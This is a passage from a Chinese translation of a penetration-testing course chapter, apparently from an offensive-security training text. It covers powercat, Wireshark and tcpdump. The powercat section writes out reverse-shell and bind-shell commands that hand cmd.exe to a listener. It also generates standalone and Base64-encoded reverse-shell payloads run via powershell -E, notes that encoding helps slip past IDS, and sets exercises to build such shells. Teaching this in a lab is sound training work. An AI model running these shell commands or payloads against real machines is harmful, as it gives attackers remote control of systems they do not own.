Client Mode. Provide the IP of the system you wish to connect to. If you are using -dns, specify the DNS Server to send queries to. -l Listen Mode. Start a listener on the port specified by -p. -p Port. The port to connect to, or the port to listen on. -e Execute. Specify the name of the process to start. … -i Input. Provide data to be sent down the pipe as soon as a connection established. Used for moving files. You can provide the path to a fi a byte array object, or a string. You can also pipe any of those int powercat, like ‘aaaaaa’ | powercat -c 10.1.1.1 -p 80 … -g Generate Payload. Returns a script as a string which will execute t powercat with the options you have specified. -i, -d, and -rep will be incorporated. -ge Generate Encoded Payload. Does the same as -g, but returns a string can be executed in this way: powershell -E -h Print this help message. …
让我们回顾一下我们如何使用powercat进行文件传输以及正向和反向连接,就像我们之前使用的工具一样。
4.3.5 使用Powercat传输文件
尽管我们可以使用前面讨论的任何工具将Powercat传输到目标,但让我们看一下如何使用powercat将自身(powercat.ps1)从Bob传输到Alice,以演示如何使用powercat进行文件传输。
首先,我们在Alice的计算机上运行Netcat监听:
kali@kali:~$ sudo nc -lnvp 443 > receiving_powercat.ps1 listening on [any] 443 … connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63661
接下来,我们将在Bob的计算机上调用powercat。-c选项指定客户机模式并设置监听IP地址,-p指定要连接的端口号,-i指示将远程传输的本地文件:
PS C:\Users\Offsec> powercat -c 10.11.0.4 -p 443 -i C:\Users\Offsec\powercat.ps1
最后,Alice将终止Netcat进程并检查是否已收到文件:
^C kali@kali:~$ ls receiving_powercat.ps1 receiving_powercat.ps1
4.3.6 Powercat反向连接
反向连接的过程类似于我们之前的步骤。我们将在Alice的计算机上启动Netcat监听,然后Bob将使用powercat发送反向连接。
我们从Alice的机器上的Netcat监听开始:
kali@kali:~$ sudo nc -lvp 443 listening on [any] 443 …
接下来,Bob将使用powercat发送反向连接。在此示例中,-e选项指定在与侦听端口建立连接后执行的应用程序(cmd.exe):
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe
最后,Alice的Netcat监听器将收到反向连接:
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63699 Microsoft Windows [Version 10.0.17134.590] (c) 2018 Microsoft Corporation. All rights reserved. C:\Users\offsec>
4.3.7 Powercat正向连接
相比之下,Bob的Powercat正向连接是通过Powercat监听器启动的。我们将使用 -l 创建一个监听器,使用 -p 指定侦听端口号,并使用 -e 使其在连接后执行一个应用程序(cmd.exe):
PS C:\Users\offsec> powercat -l -p 443 -e cmd.exe
接下来,Alice将创建与Bob计算机的连接:
kali@kali:~$ nc 10.11.0.22 443 Microsoft Windows [Version 10.0.17134.590] (c) 2018 Microsoft Corporation. All rights reserved. C:\Users\offsec>
4.3.8 Powercat独立Payload
Powercat还可以生成独立的Payload,Payload仅包含用户请求的功能。
在Alice的计算机上启动侦听器后,我们通过在前一个powercat命令中添加 -g 选项并将输出重定向到文件来创建独立的反向连接Payload。这将生成一个Bob可以在其计算机上执行的powershell脚本:
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe -g > reverseshell.ps1 PS C:\Users\offsec> ./reverseshell.ps1
值得注意的是,像这样的Payload很容易被IDS检测到。具体来说,生成的脚本相当大,大约需要300行代码。 此外,它还包含了许多可以恶意软件中使用硬编码字符串。我们可以尝试生成Base64编码的Payload来克服此问题。为了生成独立的编码Payload,我们使用 -ge 选项,然后再次将输出重定向到文件:
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe -ge > encodedreverseshell.ps1
该文件将包含可以使用PowerShell -E(EncodedCommand)选项执行的编码字符串。但是,由于 -E 选项被设计为在命令行上提交复杂命令的方式,因此无法直接运行encodereverseshell.ps1脚本。相反,Bob需要将整个编码后的字符串传递给powershell.exe -E:
PS C:\Users\offsec> powershell.exe -E ZgB1AG4AYwB0AGkAbwBuACAAUwB0AHIAZQBhAG0AMQBfAFMAZQB0AHUAcAAKAHsACgAKACAAIAAgACAAcABhAHIAYQBtACgAJABGAHUAbgBjAFMAZQB0AHUAcABWAGEAcgBzACkACgAgACAAIAAgACQAYwAsACQAbAAsACQAcAAsACQAdAAgAD0AIAAkAEYAdQBuAGMAUwBlAHQAdQBwAFYAYQByAHMACgAgACAAIAAgAGkAZgAoACQAZwBsAG8AYgBhAGwAOgBWAGUAcgBiAG8AcwBlACkAewAkAFYAZQByAGIAbwBzAGUAIAA9ACAAJABUAHIAdQBlAH0ACgAgACAAIAAgACQARgB1AG4AYwBWAGEAcgBzACAAPQAgAEAAewB9AAoAIAAgACAAIABpAGYAKAAhACQAbAApAAoAIAAgACAAIAB7AAoAIAAgACAAIAAgACAAJABGAHUAbgBjAFYAYQByAHMAWwAiAGwAIgBdACAAPQAgACQARgBhAGwAcwBlAAoAIAAgACAAIAAgACAAJABTAG8AYwBrAGUAdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAGMAcABDAGwAaQBlAG4AdAAKACAAIAAgACA …
运行独立的Payload后,Alice在等待的监听器上收到反向连接:
kali@kali:~$ sudo nc -lnvp 443 listening on [any] 443 … connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 43725 PS C:\Users\offsec>
我们介绍了各种工具,可以处理文件传输、正向连接和反向连接。这些工具在渗透测试期间具有不同的功能,优点,缺点和适用性。自行测试powercat的功能,以使您能够充分利用这一系列出色的工具。
4.3.9 练习
- 使用PowerShell和powercat在Windows和Kali之间创建反向连接。
- 使用PowerShell和powercat在Windows创建正向连接,并从Kali连接到它。您还可以使用powercat在本地连接它吗?
- 使用powercat生成编码后的payload,然后通过powershell执行它。将反向连接发送到您的Kali上,并在Windows上创建一个编码的正向连接,然后使用Kali连接到它。
4.4 Wireshark
有能力的渗透测试人员应精通网络基础知识。像行业常用的Wireshark,网络嗅探器是学习网络协议,分析网络流量和调试网络服务的必备工具。在本节中,我们将讨论一些Wireshark基础知识。4.4.1 Wireshark基础
Wireshark使用Libpcap(在Linux上)或Winpcap(在Windows上)库来捕获网络中的数据包。
在使用嗅探器分析网络流量时,很容易被收集到的数据中的“噪音”淹没。为了便于分析,我们可以在Wireshark中应用捕获过滤器和显示过滤器。如果我们在Wireshark会话期间应用捕获过滤器,则任何与过滤器标准不匹配的数据包都将被丢弃,并将剩余数据传递到捕获引擎。然后,捕获引擎会剖析传入的数据包,对其进行分析,最后在显示输出之前应用所有其他显示过滤器。
下图可以使该过程可视化:
使用任何网络嗅探器(包括Wireshark)的秘诀是学习如何使用捕获和显示过滤器去除多余的数据。幸运的是,Wireshark的图形界面使查看数据和使用各种过滤器变得相对容易。4.4.2 启动Wireshark
在下面的示例中,我们将在匿名FTP登录期间捕获网络流量。在我们的Kali上,我们命令行或通过应用程序菜单(位于Sniffing&Spoofing子菜单下)启动Wireshark。kali@kali:~$ sudo wireshark
4.4.3 捕获过滤器
加载Wireshark时,将为您提供一个基本窗口,您可以在其中选择要监视的网络接口以及设置显示和捕获过滤器。如上所述,我们可以使用捕获过滤器,通过丢弃与过滤不匹配的任何通信量来减少捕获的通信量,并将重点放在希望分析的数据包上。请注意,从捕获过滤器中排除的所有流量都将丢失,因此,如果您担心潜在的数据丢失,最好定义广泛的捕获过滤器。
首先,选择要监视的界面,然后输入捕获过滤器。在这种情况下,我们使用网络过滤器105仅捕获10.11.1.0/24地址范围内的流量:
还可以通过导航到“捕获”>“捕获过滤器”从预定义的捕获过滤器中进行选择,我们还可以通过单击+号来添加自己的捕获过滤器。设置了捕获过滤器后,我们可以通过从可用接口列表中双击我们的网络接口(tap0)来开始捕获。
4.4.4 显示过滤器
现在,Wireshark捕获了本地网络上的所有流量,我们可以登录到FTP服务器并检查流量:
kali@kali:~$ ftp 10.11.1.13 Connected to 10.11.1.13. 220 Microsoft FTP Service Name (10.11.1.13:kali): anonymous 331 Anonymous access allowed, send identity (e-mail name) as password. Password:anonymous 230 Anonymous user logged in. Remote system type is Windows_NT. ftp> quit 221
为了进一步缩小背景流量,我们使用显示过滤器仅关注FTP协议。显示过滤器比捕获过滤器灵活得多,语法略有不同。顾名思义,显示过滤器将仅过滤显示的数据包,而Wireshark继续在后台捕获10.11.1.0/24地址范围内的所有网络流量。因此,可以通过单击显示过滤器右侧的“x”图标来清除过滤器,而不必重新开始捕获(图13)。与捕获过滤器一样,我们也可以通过单击分析>显示过滤器从预定义列表中选择一个过滤器。
让我们应用一个显示过滤器,该过滤器将仅在端口21上显示FTP数据或TCP流量:
此过滤器效果很好。 现在,我们可以清楚地看到端口21上的FTP流量。
4.4.5 跟踪TCP流
Wireshark允许我们查看网络流量,包括每个数据包的内容。但是,我们通常对各种应用程序之间的数据流更感兴趣。我们可以利用Wireshark的功能来重组特定的会话并以各种格式显示它。要查看特定的TCP流,我们可以右键单击感兴趣的数据包,例如在FTP会话中包含USER命令的数据包,然后选择 Follow > TCP Stream:
重新组装的TCP流更易于阅读,我们可以查看与FTP服务器的交互。由于FTP是明文协议,因此我们可以看到FTP客户端发送和接收的命令和输出:
4.4.6 练习
- 尝试使用Netcat连接到10.11.1.217上的端口110时,使用Wireshark捕获网络活动,然后尝试登录。
- 阅读并理解输出。三次握手在哪里发生?连接在哪里关闭?
- 按照TCP流读取登录尝试。
- 使用显示过滤器仅监视端口110上的流量。
- 运行一个新会话,这次使用捕获过滤器仅收集端口110上的流量。
4.5 Tcpdump
Tcpdump是基于文本的网络嗅探器,尽管缺少图形界面,但它还是精简,强大和灵活的。它是迄今为止最常用的命令行数据包分析器,可以在大多数Unix和Linux操作系统上找到,但是本地用户权限决定了捕获网络流量的能力。
Tcpdump既可以捕获来自网络的流量,也可以读取现有的捕获文件。我们来看看password_cracking_filtered.pcap文件中发生了什么,该文件是在防火墙上捕获的。下载文件,然后继续分析数据。首先,我们将使用sudo启动tcpdump(以授予捕获权限),并使用 -r 选项打开文件:kali@kali:~$ sudo tcpdump -r password_cracking_filtered.pcap reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet) 08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0 08:51:20.800953 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,wscale 4], length 0 08:51:20.801023 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0 08:51:20.801030 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,wscale 4], length 0 08:51:20.801048 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0 08:51:20.801051 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,wscale 4], length 0 …
4.5.1 过滤流量
首先,输出结果有点让人不知所措,所以让我们尝试使用 awk 和 sort 更好地了解所涉及的IP地址和端口。
首先,我们将使用-n选项跳过DNS名称查找,并使用-r从我们的数据包捕获文件中读取。然后,我们可以将输出通过管道传输到awk,打印目标IP地址和端口(第三个用空格分隔的字段),然后再次将其通过管道进行排序,并通过uniq -c进行排序并计算该字段在捕获中出现的次数, 最后,我们使用head只显示输出的前10行:
kali@kali:~$ sudo tcpdump -n -r password_cracking_filtered.pcap | awk -F” “ ‘{print $3}’ | sort | uniq -c | head 12324 172.16.40.10.81 18 208.68.234.99.32768 18 208.68.234.99.32769 18 208.68.234.99.32770 18 208.68.234.99.32771 18 208.68.234.99.32772 18 208.68.234.99.32773 18 208.68.234.99.32774 18 208.68.234.99.32775 18 208.68.234.99.32776 …
我们可以看到172.16.40.10是最常用的目标地址,其次是208.68.234.99。假设在低目标端口(81)上联系了172.16.40.10,而在高目标端口上则联系了208.68.234.99,我们可以正确地假设前者是服务器,而后者是客户端。
我们还可以安全地假设客户端地址对服务器发出了许多请求,但是为了在没有太多假设的情况下继续进行操作,我们可以使用过滤器来更仔细地检查流量。
为了从命令行进行过滤,我们将使用源主机(src host)和目标主机(dst host)过滤器分别仅输出源和目标流量。 我们还可以按端口号(-n port 81)进行过滤,以显示针对端口81的源和目标流量。让我们现在尝试以下过滤器:
sudo tcpdump -n src host 172.16.40.10 -r password_cracking_filtered.pcap … 08:51:20.801051 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,wscale 4], length 0 08:51:20.802053 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 89, win 905,options [nop,nop,TS val 71430591 ecr 25538253], length 0 … sudo tcpdump -n dst host 172.16.40.10 -r password_cracking_filtered.pcap … 08:51:20.801048 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0 08:51:20.802026 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 4166855390, win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0 … sudo tcpdump -n port 81 -r password_cracking_filtered.pcap … 08:51:20.800917 IP 